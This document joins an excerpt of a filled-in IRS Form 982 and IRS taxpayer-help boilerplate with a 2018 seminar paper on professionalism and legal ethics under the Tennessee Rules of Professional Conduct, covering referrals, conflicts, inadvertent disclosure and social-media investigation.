Identifying number: 111-11-1111

Part I General Information (see instructions)

1 Amount excluded is due to (check applicable box(es)):

a Discharge of indebtedness in a title 11 case . . . ☐

b Discharge of indebtedness to the extent insolvent (not in a title 11 case) . . . ☑

c Discharge of qualified farm indebtedness . . . ☐

d Discharge of qualified real property business indebtedness . . . ☐

e Discharge of qualified principal residence indebtedness . . . ☐

2 Total amount of discharged indebtedness excluded from gross income . . . | 2 | 10,000

3 Do you elect to treat all real property described in section 1221(a)(1), relating to property held for sale to customers in the ordinary course of a trade or business, as if it were depreciable property? . . . ☐ Yes ☐ No

Part II Reduction of Tax Attributes.

You must attach a description of any transactions resulting in the reduction in basis under section 1017. See Regulations section 1.1017-1 for basis reduction ordering rules, and, if applicable, required partnership consent statements. (For additional information, see the instructions for Part II.)

Enter amount excluded from gross income:

Line	Description	No.	Amount
4	For a discharge of qualified real property business indebtedness applied to reduce the basis of depreciable real property . . .	4	
5	That you elect under section 108(b)(5) to apply first to reduce the basis (under section 1017) of depreciable property . . .	5	10,000
6	Applied to reduce any net operating loss that occurred in the tax year of the discharge or carried over to the tax year of the discharge . . .	6	
7	Applied to reduce any general business credit carryover to or from the tax year of the discharge .	7	
8	Applied to reduce any minimum tax credit as of the beginning of the tax year immediately after the tax year of the discharge . . .	8	
9	Applied to reduce any net capital loss for the tax year of the discharge, including any capital loss carryovers to the tax year of the discharge . . .	9	
10a	Applied to reduce the basis of nondepreciable and depreciable property if not reduced on line 5. *DO NOT use in the case of discharge of qualified farm indebtedness* . . .	10a	
b	Applied to reduce the basis of your principal residence. *Enter amount here ONLY if line 1e is checked* . . .	10b	
11	For a discharge of qualified farm indebtedness applied to reduce the basis of:		
a	Depreciable property used or held for use in a trade or business or for the production of income if not reduced on line 5 . . .	11a	
b	Land used or held for use in a trade or business of farming . . .	11b	
c	Other property used or held for use in a trade or business or for the production of income . . .	11c	
12	Applied to reduce any passive activity loss and credit carryovers from the tax year of the discharge	12	
13	Applied to reduce any foreign tax credit carryover to or from the tax year of the discharge . . .	13	

Part III Consent of Corporation to Adjustment of Basis of Its Property Under Section 1082(a)(2)

Under section 1081(b), the corporation named above has excluded $ ____________ from its gross income for the tax year beginning ____________ and ending ____________.

Under that section, the corporation consents to have the basis of its property adjusted in accordance with the regulations prescribed under section 1082(a)(2) in effect at the time of filing its income tax return for that year. The corporation is organized under the laws of ____________ (State of incorporation).

Note. *You must attach a description of the transactions resulting in the nonrecognition of gain under section 1081.*

For Paperwork Reduction Act Notice, see page 5 of this form. Cat. No. 17066E Form **982** (Rev. 2-2011)

How To Get Tax Help

You can get help with unresolved tax issues, order free publications and forms, ask tax questions, and get information from the IRS in several ways. By selecting the method that is best for you, you will have quick and easy access to tax help.

Taxpayer Advocate Service. The Taxpayer Advocate Service (TAS) is your voice at the IRS. Our job is to ensure that every taxpayer is treated fairly, and that you know and understand your rights. We offer free help to guide you through the often-confusing process of resolving tax problems that you haven't been able to solve on your own. Remember, the worst thing you can do is nothing at all.

TAS can help if you can't resolve your problem with the IRS and:

- Your problem is causing financial difficulties for you, your family, or your business.
- You face (or your business is facing) an immediate threat of adverse action.
- You have tried repeatedly to contact the IRS but no one has responded, or the IRS has not responded to you by the date promised.

If you qualify for our help, we'll do everything we can to get your problem resolved. You will be assigned to one advocate who will be with you at every turn. We have offices in every state, the District of Columbia, and Puerto Rico. Although TAS is independent within the IRS, our advocates know how to work with the IRS to get your problems resolved. And our services are always free.

As a taxpayer, you have rights that the IRS must abide by in its dealings with you. Our tax toolkit at *www.TaxpayerAdvocate.irs.gov* can help you understand these rights.

If you think TAS might be able to help you, call your local advocate, whose number is in your phone book and on our website at *www.irs.gov/advocate*. You can also call our toll-free number at 1-877-777-4778 or TTY/TDD 1-800-829-4059.

TAS also handles large-scale or systemic problems that affect many taxpayers. If you know of one of these broad issues, please report it to us through our Systemic Advocacy Management System at *www.irs.gov/advocate*.

Taxpayer Advocacy Panel (TAP). The TAP listens to taxpayers, identifies taxpayer issues, and makes suggestions for improving IRS services and customer satisfaction. If you have suggestions for improvements, contact the TAP toll-free at 1-888-912-1227 or go to *www.improveirs.org*.

Comments and suggestions. We welcome your comments about this publication and your suggestions for future editions.

You can write to us at the following address:

Internal Revenue Service
Individual Forms and Publications Branch
SE:W:CAR:MP:T:I
1111 Constitution Ave. NW, IR-6526
Washington, DC 20224

We respond to many letters by telephone. Therefore, it would be helpful if you would include your daytime phone number, including the area code, in your correspondence.

You can email us at *taxforms@irs.gov*. Please put "Publications Comment" on the subject line. You can also send us comments from *www.irs.gov/formspubs/*, select "Comment on Tax Forms and Publications" under "Information about."

Although we cannot respond individually to each comment received, we do appreciate your feedback and will consider your comments as we revise our tax products.

Low Income Taxpayer Clinics (LITCs). Low Income Taxpayer Clinics (LITCs) are independent from the IRS. Some clinics serve individuals whose income is below a certain level and who need to resolve a tax problem. These clinics provide professional representation before the IRS or in court on audits, appeals, tax collection disputes, and other issues for free or for a small fee. Some clinics can provide information about taxpayer rights and responsibilities in many different languages for individuals who speak English as a second language. For more information and to find a clinic near you, see the LITC page on *www.irs.gov/advocate* or IRS Publication 4134, *Low Income Taxpayer Clinic List*. This publication is also available by calling 1-800-829-3676 or at your local IRS office.


Free help with your return. Free help in preparing your return is available nationwide from IRS-certified volunteers. The Volunteer Income Tax Assistance (VITA) program is designed to help low-moderate income taxpayers and the Tax Counseling for the Elderly (TCE) program is designed to assist taxpayers age 60 and older with their tax returns. Most VITA and TCE sites offer free electronic filing and all volunteers will let you know about credits and deductions you may be entitled to claim. To find the nearest VITA or TCE site, visit IRS.gov or call 1-800-906-9887 or 1-800-829-1040.

As part of the TCE program, AARP offers the Tax-Aide counseling program. To find the nearest AARP Tax-Aide site, call 1-888-227-7669 or visit AARP's website at *www.aarp.org/money/taxaide*.

For more information on these programs, go to IRS.gov and enter keyword "VITA" in the upper right-hand corner.

Free tax services. Publication 910, IRS Guide to Free Tax Services, is your guide to IRS services and resources. Learn about free tax information from the IRS, including publications, services, and education and assistance programs. The publication also has an index of over 100 TeleTax topics (recorded tax information) you can listen to on the telephone. The majority of the information and services listed in this publication are available to you free of charge. If there is a fee associated with a resource or service, it is listed in the publication.

Accessible versions of IRS published products are available on request in a variety of alternative formats for people with disabilities.



Internet. You can access the IRS website at IRS.gov 24 hours a day, 7 days a week to:

- *E-file* your return. Find out about commercial tax preparation and *e-file* services available free to eligible taxpayers.
- Check the status of your 2011 refund. Go to IRS.gov and click on *Where's My Refund*. Wait at least 72 hours after the IRS acknowledges receipt of your e-filed return, or 3 to 4 weeks after mailing a paper return. If you filed Form 8379 with your return, wait 14 weeks (11 weeks if you filed electronically). Have your 2011 tax return available so you can provide your social security number, your filing status, and the exact whole dollar amount of your refund.
- Download forms, including talking tax forms, instructions, and publications.
- Order IRS products online.
- Research your tax questions online.
- Search publications online by topic or keyword.
- Use the online Internal Revenue Code, regulations, or other official guidance.
- View Internal Revenue Bulletins (IRBs) published in the last few years.
- Figure your withholding allowances using the withholding calculator online at *www.irs.gov/individuals*.
- Determine if Form 6251 must be filed by using our Alternative Minimum Tax (AMT) Assistant available online at *www.irs.gov/individuals*.
- Sign up to receive local and national tax news by email.
- Get information on starting and operating a small business.
- Order a return or transcript by clicking on "Order a Return or Account Transcript" at *IRS.gov*.

Phone. Many services are available by phone.

- *Centralized Insolvency Operations Unit (CIO).* The toll free number 1-800-973-0424 is available **only** for debtors, attorneys, and trustees in an open bankruptcy case and **only** for open Chapter 7 (no asset) cases and Chapter 13 cases. For questions regarding other open bankruptcies, please contact the local field insolvency office. Questions you have prior to submission of a petition to the bankruptcy court should be directed to an attorney or financial advisor. If you are inquiring as to the status of a refund, please use the refund hotline at 1-800-829-1954.
- *Ordering forms, instructions, and publications.* Call 1-800-TAX -FORM (1-800-829-3676) to order current-year forms, instructions, and publications, and prior-year forms and instructions. You should receive your order within 10 days.
- *Asking tax questions.* Call the IRS with your tax questions at 1-800-829-1040.
- *Solving problems.* You can get face-to-face help solving tax problems every business day in IRS Taxpayer Assistance Centers. An employee can explain IRS letters, request adjustments to your account, or help you set up a payment

plan. Call your local Taxpayer Assistance Center for an appointment. To find the number, go to www.irs.gov/localcontacts or look in the phone book under *United States Government, Internal Revenue Service.*

- *TTY/TDD equipment.* If you have access to TTY/TDD equipment, call 1-800-829-4059 to ask tax questions or to order forms and publications.
- *TeleTax topics.* Call 1-800-829-4477 to listen to pre-recorded messages covering various tax topics.
- *Refund information.* To check the status of your 2011 refund, call 1-800-829-1954 or 1-800-829-4477 (automated refund information 24 hours a day, 7 days a week). Wait at least 72 hours after the IRS acknowledges receipt of your e-filed return, or 3 to 4 weeks after mailing a paper return. If you filed Form 8379 with your return, wait 14 weeks (11 weeks if you filed electronically). Have your 2011 tax return available so you can provide your social security number, your filing status, and the exact whole dollar amount of your refund. If you check the status of your refund and are not given the date it will be issued, please wait until the next week before checking back.
- *Other refund information.* To check the status of a prior-year refund or amended return refund, call 1-800-829-1040.
- *Transcripts.* To order a transcript of your tax return call 1-800-908-9946.

Evaluating the quality of our telephone services. To ensure IRS representatives give accurate, courteous, and professional answers, we use several methods to evaluate the quality of our telephone services. One method is for a second IRS representative to listen in on or record random telephone calls. Another is to ask some callers to complete a short survey at the end of the call.

Walk-in. Many products and services are available on a walk-in basis.

- *Products.* You can walk in to many post offices, libraries, and IRS offices to pick up certain forms, instructions, and publications. Some IRS offices, libraries, grocery stores, copy centers, city and county government offices, credit unions, and office supply stores have a collection of products available to print from a CD or photocopy from reproducible proofs. Also, some IRS offices and libraries have the Internal Revenue Code, regulations, Internal Revenue Bulletins, and Cumulative Bulletins available for research purposes.
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Bloomington, IL 61705-6613

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LEADERSHIP AND PROFESSIONALISM: ATTORNEY ETHICS

TAB 8

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NASHVILLE, TENNESSEE
NOVEMBER 29 AND 30, 2018

MID-SOUTH COMMERCIAL LAW INSTITUTE

2018 MID-SOUTH COMMERCIAL LAW SEMINAR

Marriott at Vanderbilt University
November 30, 2018

Dean William C. Koch, Jr.
Nashville School of Law

Professionalism and Ethical Considerations in Trial and Appellate Practice

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> *Professionalism and civility are not optional behaviors to be displayed only when one is having a good day. Professionalism and civility are the mainstays of our profession and the foundations upon which lawyers practice law.*[1]

I.

THE DISCONNECT BETWEEN PROFESSIONAL ETHICS AND PROFESSIONALISM

The Canons of Professional Ethics were promulgated in 1908. Their purpose was to address concerns over the profession's commercialization and its low public esteem. As Professor Benjamin Barton of the University of Tennessee College of Law has noted, these Canons contained provisions that were "broadly moral," "practical," and "hortatory."[2]

However, with the adoption of the Model Code of Professional Responsibility in 1969, the general advice (referred to as "canons" and "ethical considerations") was separated from the specific mandatory minimums (referred to as "disciplinary rules"). As a result, the Model Code contained some provisions that were hortatory and others that were enforceable. The moral and ethical provisions were physically placed in a separate category from the enforceable minimum rules. Accordingly, in the words of Professor Barton, "the Disciplinary Rules govern lawyer conduct, and the Canons and the Ethical Considerations [were] relegated to food for thought."[3]

The final step occurred with the adoption of the Model Rules of Professional Conduct in 1983. These rules "jettisoned the broadly moral or ethical [provisions in the Model Code] in favor of black letter minimums of lawyer conduct" that amount to a "quasi-criminal set of rules."[4]

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[1] *Wisner v. Laney*, 984 N.E.2d 1201, 1203 (Ind. 2012).

[2] Benjamin H. Barton, *The ABA, The Rules, and Professionalism: The Mechanics of Self-Defeat and a Call for a Return to the Ethical, Moral, and Practical Approach to the Canons*, 83 N.C.L. Rev. 411, 430 (2005) ("Barton").

[3] Barton, 83 N.C.L. Rev. at 436-37.

[4] Barton, 83 N.C.L. Rev. at 411, 438.

While the goals of these changes can be debated, it is commonly asserted that one goal is to increase the number of lawyers who know and follow the minimum standards of the profession. Two questions occur to me. First, is that enough? Second, how are we doing? My answers are "no, accomplishing this goal is not enough" and "our current efforts may be making the problem worse."

Professor Barton provides three rationales for these answers. First, the current Model Rules' focus on the narrow question – what am I *allowed* to do? – can easily eclipse broader moral questions, such as what *should* I do? or is it the *right thing* to do?[5] Second, the current gap between minimum standards and a broader conception of professionalism causes cynicism and disillusionment among law students, as well as the bench and bar.[6] Finally, lawyers are trained not only to analyze the boundary between permissible and impermissible behavior, but also to consider the odds of being caught and the likely punishment. When rules are not enforced, persons have less moral compunction about violating them. Because the minimum ethics rules are notoriously under-enforced, the odds that lawyers who do not fear reprisals will follow them are decreased.[7]

II.

WHAT PROFESSIONALISM MEANS

The Preamble to the Tennessee Rules of Professional Conduct, using language from the Model Rules, states that "[f]ailure to comply with an obligation or prohibition imposed by a rule is a basis for invoking the disciplinary process."[8] However, the Preamble also contains the following provision not found in the Model Rules:

> Essential characteristics of the lawyer are knowledge of the law, skill in applying the applicable law to the factual context, thoroughness of preparation, practical and prudential wisdom, ethical conduct and integrity, and dedication to justice and the public good.[9]

The concept of professionalism sets a higher standard.[10] Justice Robert Benham of the Georgia Supreme Court illustrated the difference when he wrote, quoting Chief Justice

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[5]Barton, 83 N.C.L. Rev. at 454.

[6]Barton, 83 N.C.L. Rev. at 444-46.

[7]Barton, 83 N.C.L. Rev. at 423.

[8]Tenn. Sup. Ct. R. 8, Preamble ¶ 20.

[9]Tenn. Sup. Ct. R. 8, Preamble ¶ 1.

[10]In its Preamble, the Memphis Bar Association Guidelines for Professional Courtesy and Conduct states that "[a] lawyer should strive to achieve higher standards of conduct than those called for by the Code of Professional Responsibility." *See also* the Lawyer's Creed of Professionalism found in Local Rule 5.04 of the Rules of the Circuit, Chancery, Criminal, and Probate Courts for the Twentieth Judicial District.

Harold Clark, that "[e]thics is that which is required and professionalism is that which is expected."[11]

The current sense of a decline in professionalism is not new. However, narrowing the scope of the Model Rules of Professional Conduct has given rise to what some refer to as the "professionalism movement." Among the most significant challenges facing the professionalism movement are (1) the lack of consensus regarding what "professionalism" entails and (2) the lack of a strategy to incorporate the values of professionalism into the practical context of today's practice of law.

"Professionalism" has proved to be a very elastic term. Some have compared our current inability to define "professionalism" to Justice Potter Stewart's observation about pornography in *Jacobellis v. Ohio* when he wrote "I know it when I see it." Examining the existing professionalism creeds currently in existence reveals many common threads. With some effort, a workable description of professionalism that is flexible enough to incorporate the nuances of local legal cultures can be fashioned.

It would be presumptuous of me to offer a definitive definition of professionalism. However, others who write and speak more authoritatively about professionalism, regularly include the following six attributes in their description of what legal professionalism looks like:

(1) Accountability – taking responsibility for your actions and decisions;

(2) Consideration – awareness of your action's effects on others;

(3) Civility – being respectful and acting in a courteous and cordial manner is not inconsistent with zealous representation;

(4) Humility – being aware that all of us can and do make mistakes and that we do not know everything there is to know;

(5) Collegiality – our duty to our clients cannot overpower our respect for the courts and our profession – as Shakespeare observed, we should "strive mightily, but eat and drink as friends" (*The Taming of the Shew*, Act I, Scene 2); and

(6) Consistency – treating everyone, judges, colleagues, opposing counsel, court staff, and the person on the street in the same way.

As far as strategies for promoting professionalism are concerned, an effective one-size-fits-all solution will most likely prove to be elusive. Success will depend on the ability of local legal communities and legal organizations, informed by their traditions and culture, to articulate their understanding of what professionalism is and then to weave this understanding into the fabric of their conduct and practice.

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[11] *Evanoff v. Evanoff*, 418 S.E.2d 62, 63 (Ga. 1992).

III.

A LAWYER'S BASIC DUTIES

There is little dispute that lawyers have duties to their clients as well as to the courts and their opposing parties. A lawyer's core duties to a client include: (1) the duty of competence;[12] (2) the duty to preserve a client's private information and to properly invoke privilege during discovery and trial;[13] (3) the duty to avoid conflicts between a client's interests and those of the lawyer or other parties represented by the lawyer;[14] and (4) the duty to zealously represent a client's interests.[15] The duty of "zealous advocacy" necessarily includes the first three core duties, but, in the minds of some, it suggests something more than simply the pursuit of excellence. For some practitioners, zealous advocacy connotes a strong desire to win and to do everything and anything necessary to accomplish a client's goals.[16]

A lawyer's core duties to the courts and opposing parties include: (1) the duty to behave reasonably, including acting with respect to the court and with civility to opposing parties;[17] (2) the duty to tell the truth both as to law and to fact;[18] (3) the duty to assert only claims and defenses that have some objective merit;[19] (4) the duty of proper motive;[20] and (5) the duty of just cause. While the duty of just cause is difficult to define, it includes the

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[12]Tenn. Sup. Ct. R. 8, RPC 1.1. Hereafter, references to Tennessee's Rules of Professional Conduct will be cited using "RPC" only.

[13]RPC 1.6.

[14]RPC 1.7-1.9.

[15]Tenn. Sup. Ct. R. 8, Preamble ¶ 3.

[16]Carol Rice Andrews, *Ethical Limits on Civil Litigation Advocacy: A Historical Perspective*, 63 Case W. Res. L. Rev. 381, 386 (2012) ("Andrews").

[17]RPC 3.4, 3.5.

[18]RPC 3.3, 4.1.

[19]RPC 3.1.

[20]RPC 3.2, cmt. 1. The Tennessee Supreme Court has stated that "[a]n attorney who institutes meritless litigation or files suit for an improper purpose may also face sanctions imposed by the courts under Rule 11 of the Tennessee Rules of Civil Procedure. In addition, an attorney may be disciplined by the Board of Professional Responsibility for violating ethical requirements which prohibit the filing of frivolous claims or soliciting employment by means of fraud or false or misleading statements." *Simpson Strong-Tie Co. v. Stewart, Estes & Donnell*, 232 S.W.3d 18, 27 (Tenn. 2007).

four other duties to the court and the opposing party. Thus, a cause or tactic is not just if it is not reasonable, honest, objectively meritorious, and properly motivated.[21]

Lawyers, judges, and legal scholars are regularly called upon to police the ethical boundaries of legal advocacy. Most often, the issues arise from the tension between the duty of zealous advocacy on a client's behalf and the duty of just cause.

The Tennessee Rules of Professional Conduct accentuate the importance of a lawyer's duties to the court and opposing counsel at the expense of the lawyer's duty to be a zealous advocate. While the Model Code of Professional Responsibility formerly required zealous advocacy as a black letter rule,[22] the Rules of Professional Conduct do not. The strongest statement regarding zealous advocacy appears in the Preamble which describes zealous advocacy as one of the fundamental roles of a lawyer.[23] However, a comment to RPC 1.3 also states:

> A lawyer must also act with commitment and dedication to the interests of the client and with zeal in advocacy on the client's behalf. A lawyer is not bound, however, to press for every advantage that might be realized for a client. . .. The lawyer's duty to act with reasonable diligence does not require the use of offensive tactics or preclude the treating of all persons involved in the legal process with courtesy and respect.[24]

Under Tennessee's current Rules of Professional Conduct, like similar rules in most other states, lawyers have a duty to be diligent but not necessarily zealous. Lawyers are not mercenaries; they are professional advocates and counselors.[25] The zealousness of a lawyer's advocacy must be tempered by the lawyer's superior duties of reasonable behavior, candor, and objective merit. Accordingly, the Tennessee Supreme Court has joined other courts in holding that "a lawyer's duty to act zealously on behalf of his [or her] client is no excuse for unprofessional conduct."[26]

With these observations, I will turn my attention to several examples of the application of the Rules of Professional Conduct's "black letter minimums" to circumstances arising in trial and appellate litigation.

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[21]Andrews, 63 Case W. Res. L. Rev. at 387.

[22]ABA Model Code of Prof'l Responsibility, DR7-101 (1980).

[23]Tenn. Sup. Ct. R. 8, Preamble ¶ 3 states, in part: "As an advocate, a lawyer zealously asserts the client's position under the rules of the adversary system.

[24]RPC 1.3 cmt. 1.

[25]*Flowers v. Board of Prof'l Responsibility*, 314 S.W.3d 882, 898 (Tenn. 2010).

[26]*Bailey v. Board of Prof'l Responsibility*, 441 S.W.3d 223, 234 (Tenn. 2014).

IV.

Referring a Prospective Client to Another Lawyer When the Referring Lawyer Has a Conflict of Interest

Lawyers owe their clients a duty of loyalty.[27] During the course of their professional relationship with a client, they cannot intentionally engage in conduct that prejudices or damages their client except as required or permitted by the Rules of Professional Conduct.[28] Accordingly, lawyers may not represent a client if doing so would be directly adverse to another client or would materially limit the lawyer's responsibilities to another client or a former client.[29] This obligation is imputed to other members of the lawyer's firm.[30]

A lawyer who declines to represent a prospective client because the lawyer or the lawyer's firm has a conflict of interest is not required to make a referral to other counsel. Practical considerations may weigh against making a referral. The lawyer's current client may be displeased to learn about the referral. The lawyer may not desire to assume potential liability for making a negligent referral.

However, the Rules of Professional Conduct do not prevent a lawyer from referring a prospective client that he or she has declined to represent to another competent attorney. Lawyers commonly provide referrals when they are unable to take on a representation themselves, and they are particularly well-positioned to provide this service.

Facing an opposing party represented by competent counsel does not damage or prejudice a client's interests. Thus, making a referral does not violate the lawyer's duty of loyalty because lawyers are not ethically required to "press for every advantage that might be realized for a client."[31]

In Formal Ethics Opinion 2016-1,[32] the Committee on Professional Ethics of the Bar of the City of New York identified the following five ethical limitations on lawyers who refer a prospective client to another lawyer: (1) the referral must be made in good faith and the lawyer may not make material misrepresentations about the lawyer or lawyers to whom the

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[27]RPC 1.7 cmt. states that "[l]oyalty and independent judgment are essential elements in the lawyer's relationship with a client."

[28]*See Cohn v. Board of Prof'l Responsibility*, 151 S.W.3d 473, 492-93 (Tenn. 2004).

[29]RPC 1.7(a).

[30]RPC 1.10.

[31]RPC 1.3 cmt. 1.

[32]Ass'n of the Bar of the City of New York, Comm. on Prof'l Ethics, Op. 2016-1.

prospective client is being referred; (2) the lawyer must be very circumspect in his or her communications with a prospective client until a conflict check has been completed;[33] (3) the lawyer must safeguard an existing client's confidential information when communicating with a prospective client;[34] (4) the lawyer must make it clear that he or she is not representing the prospective client and is not giving legal advice;[35] and (5) lawyers who are prohibited from taking on a representation because of a conflict of interest cannot share in any legal fees paid by the prospective client in the matter because they are ethically prohibited from performing any work on or accepting joint responsibility for the prospective client's case.

V.

REPRESENTING A NON-PARTY WITNESS AT A DEPOSITION IN A PROCEEDING WHERE THE LAWYER ALSO REPRESENTS A NAMED PARTY

It is not uncommon for a lawyer representing a party to represent one or more non-party witnesses during their depositions. This circumstance arises frequently when a corporate or government litigant provides representation to officers, employees, former employees, independent contractors, or others. These representations have a number of benefits, including eliminating the need to hire multiple law firms, enhancing the lawyer's ability to manage litigation strategy, and improving the efficiency of the discovery process.

Lawyers are ethically permitted to represent non-party witnesses as long as they take several precautions. First, the lawyer must determine whether there is or could be a conflict of interest between the party client and the witness client. If there is or could be a conflict, the lawyer must comply with the disclosure and informed consent[36] requirements of RPC 1.7. In determining whether the information and explanation provided to the party client and the witness client are reasonably adequate, the factors to be considered include whether the person has experience in legal matters or in making similar decisions and whether the person is independently represented by other counsel.[37]

Second, the lawyer must determine whether the representation qualifies as a limited-scope representation. If the lawyer determines that the representation is a limited-scope

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[33]*See* RPC 1.8.

[34]*See* RPC 1.6(a).

[35]*See* RPC 4.3.

[36]RPC 1.0(e) defines "informed consent" as "the agreement by a person to a proposed course of conduct after the lawyer has communicated adequate information and explanation about the material risks of and reasonably available alternatives to the proposed course of conduct."

[37]RPC 1.0 cmt. 6.

representation, then the lawyer must determine whether the representation is reasonable under the circumstances and must obtain the witness client's informed consent, preferably in writing.[38]

Third, because representation of the party client and the witness client amounts to common representation, the lawyer must explain that the duty of confidentiality operates differently in a joint representation than it does in a single-client representation. Among joint clients, there is a presumption that confidential information material to the joint representation will be shared among the joint clients unless an exception applies.[39]

Finally, the lawyer must comply with the rules governing the solicitation of potential clients in RPC 7.3. As a precaution, the lawyer should have the party client make the witness client aware that the lawyer's services are available. There is no solicitation if the witness agrees to speak with the lawyer as a result of this information. A more detailed discussion of these requirements is contained in Formal Ethics Opinion 16-2 prepared by the Committee on Professional Ethics of the Bar of the City of New York.[40]

VI.

WHETHER A LAWYER MAY SEEK ADVANTAGE FOR A CLIENT IN A CIVIL DISPUTE BY THREATENING A SEPARATE NON-CRIMINAL PROCEEDING AGAINST AN ADVERSE PARTY

RPC 4.4(a)(2) prohibits a lawyer from "threaten[ing] to present a criminal or lawyer disciplinary charge for the purpose of obtaining advantage in a civil matter." It does not, however, prohibit threats to instigate ancillary civil proceedings against an adverse party. Despite the inapplicability to RPC 4.4(a)(2), threats to institute ancillary civil proceedings may run afoul of other ethics rules.

Under certain circumstances, threats to instigate civil proceedings may violate the laws against extortion. A threat that constitutes criminal extortion or a similar offense will likely violate RPC 8.4(b) (committing a criminal act that reflects adversely on the lawyer's honesty, trustworthiness, or fitness as a lawyer in other respects) and RPC 8.4(d) (engaging in conduct that is prejudicial to the administration of justice).

Threats to instigate a civil proceeding may also subject a lawyer to discipline if they are made without sufficient basis in law and fact. Knowingly baseless threats, including a definitively stated threat to commence other civil proceedings when the lawyer does not intend to do so, may violate RPC 4.1(a) (providing that "in the course of representing a client, a lawyer shall not knowingly make a false statement of material fact or law to a third

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[38]RPC 1.2(c).

[39]RPC 1.6 cmts. 30-31.

[40]Ass'n of the Bar of the City of New York, Comm. on Prof'l Ethics, Op. 2016-2.

person") and RPC 8.4(c) (stating that a "lawyer . . . shall not . . . engage in conduct involving dishonesty, fraud, deceit, or misrepresentation").

Finally, a threat to instigate a civil proceeding may run afoul of RPC 4.4(a)(1) (prohibiting a lawyer from "us[ing] means that have no substantial purpose other than to embarrass, delay, or burden a third person"). It may also violate RPC 3.1 (prohibiting a lawyer from asserting or controverting an issue in a proceeding that is frivolous). An action will be deemed "frivolous" "if the lawyer is unable . . . to make a good faith argument on the merits of the action taken."[41]

VII.

THE INADVERTENT RELEASE OR RECEIPT OF CONFIDENTIAL INFORMATION

The increasing use of technology in the practice of law, coupled with the pressure to produce large numbers of documents within tight deadlines and the need to delegate key tasks to support personnel, has created an environment conducive to the inadvertent disclosure of confidential information. Inadvertent disclosures have become increasingly common, even in cases handled by careful lawyers, and the consequences of these inadvertent disclosures can be significant.

The inadvertent release of a client's confidential information can constitute an ethical violation if a lawyer has not taken reasonable steps to prevent it. Unlike earlier version of the Model Rule that required the release to be "knowingly" made, RPC 1.6(a) states that, with some defined qualifications, "[a] lawyer shall not reveal information relating to the representation of a client." In addition, RPC 1.6(c) requires lawyers to "make reasonable efforts to prevent the inadvertent or unauthorized disclosure of, or unauthorized access to, information relating to the representation of a client." Thus, lawyers who have not made reasonable efforts to prevent the inadvertent or unauthorized release of client information will find themselves in ethical jeopardy.[42]

An inadvertent release of a client's confidential information may run afoul of other ethics rules. If the inadvertent disclosure is caused by the lawyer's own actions, the lawyer's obligation to provide competent representation under RPC 1.1 may be violated. If the inadvertent disclosure occurs as a result of a subordinate lawyer or employee, the lawyer's duty to provide adequate supervision under RPC 5.1 and 5.3 may be breached. Thus, failing

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[41]RPC 3.1 cmt. 2.

[42]RPC 1.6 cmt. 18 explains that the factors to consider the reasonableness of a lawyer's actions "include, but are not limited to, the sensitivity of the information, the likelihood of disclosure if additional safeguards are not employed, the cost of employing additional safeguards, the difficulty of implementing the safeguards, and the extent to which the safeguards adversely affect the lawyer's ability to represent clients (e.g., by making a device or important piece of software excessively difficult to use.)"

to use reasonable care to instruct subordinates about the identification and handling of confidential client information may cause the supervising lawyer to violate RPC 1.6(c) if confidential documents are inadvertently disclosed.

Upon discovery that confidential client information has been released inadvertently, the lawyer responsible for the release must act promptly to request the return of the information and to prevent its further dissemination. The lawyer must notify the client[43] and must act immediately to rectify the error. While parties receiving inadvertently disclosed confidential information have no inherent "fairness" interest in keeping or using the information, waiting too long to request the return of the information may complicate the request if the receiving party has reasonably changed its position in reliance on its belief that information is available.[44]

The steps available to cure the inadvertent release of information begin with a request to return the information.[45] If opposing counsel refuses to return the document or otherwise refuses to honor your wishes, promptly seek judicial relief.[46]

A lawyer receiving confidential information that he or she "knows or reasonably should know" has been disclosed inadvertently should also consider the possible ethical implications of his or her conduct. RPC 4.4(b) requires the lawyer to "immediately terminate review or use of the information" and to "notify the person or the person's lawyer if communication with the person is prohibited by RPC 4.2."[47] The lawyer must also "abide by that person's or lawyer's instructions with respect to the disposition of written information or refrain from using the written information until obtaining a definitive ruling

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[43]RPC 1.4(a)(3) requires lawyers to "keep the client reasonably informed about the status of the matter." Tenn. Sup. Ct. R. 8, RPC 1.7 cmt. 7 also provides that "[a] lawyer may not withhold information to serve the lawyer's own interest or convenience or the interests or convenience of another person."

[44]*See United States ex rel. Bagley v. TRW, Inc.*, 204 F.R.D. 170, 182 (C.D. Cal. 2001).

[45]RPC 4.4(3). A telephone call followed by a prompt written or emailed notification request is appropriate.

[46]This relief could include invoking the clawback provisions in Tenn. R. Civ. P. 26.02(5). It could also include seeking a protective order requiring the return of the documents and prohibiting the use of confidential information. In some circumstances, it may be appropriate to (1) obtain the identification of all persons to whom the information may have been made available in any form, (2) require that these persons be provided with a copy of the protective order, (3) file a motion in limine to ensure that no use is made of the information, and (4) obtain a description of the steps taken to ensure that no use of the information has been or will be made.

[47]RPC 4.4(b)(1), (2).

on the proper disposition from a court with appropriate jurisdiction."[48] Lawyers seeking a definitive judicial ruling must disclose this information to the court in a way that limits disclosure of the information to others.[49]

VIII.

THE USE OF SOCIAL MEDIA FOR INVESTIGATIVE PURPOSES

No one can control all the information posted about them on the internet, including social media such as Facebook, Twitter, Instagram, Snapchat, Pinterest, Linkedin, and YouTube. However, to the extent that persons are able to control their own social media presence, they generally have some degree of control over access to the information they post. Depending on the type of social media utilized and the privacy settings available, persons may have some control over the people to whom their information will be available.

Several ethical rules prohibit or limit communications between a lawyer and other persons involved in a legal proceeding. For example, RPC 3.5(b) prohibits a lawyer from communicating *ex parte* with judge, juror, prospective juror, or other official involved in a proceeding in which the lawyer is also involved. In addition, RPC 4.2 prohibits communication about the subject of a representation with a person the lawyer knows to be represented by another lawyer in the matter without consent or legal authorization, and RPC 4.3 restricts communications between a lawyer representing a client and unrepresented persons.

As long as there is no "communication" between the lawyer and a party, witness, juror, or other official involved in a proceeding, no ethical prohibition exists to prevent a lawyer from viewing the public portion of their social media profile or any of their public posts made through social media. Some social media platforms automatically notify a person when someone views his or her profile. The prevailing view is that this amounts to communication between the social media site and the person whose information is viewed, not a communication between the lawyer and that person.[50]

Using social media to conduct investigations or discovery is no different from the traditional way these tasks are performed. In the course of representing a client, a lawyer shall not knowingly make a false statement of material fact or law to a third person.[51] A lawyer is also prohibited from engaging in conduct that involves dishonesty, fraud, deceit, or misrepresentation.[52] In light of these clear provisions, a lawyer acting on behalf of a client

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[48]RPC 4.4(b)(3).

[49]RPC 4.4 cmt. 3.

[50]*See* Colorado Bar Ass'n, Formal Ethics Opn. 127 (Sept. 2015).

[51]RPC 4.1(a).

[52]RPC 8.4(c).

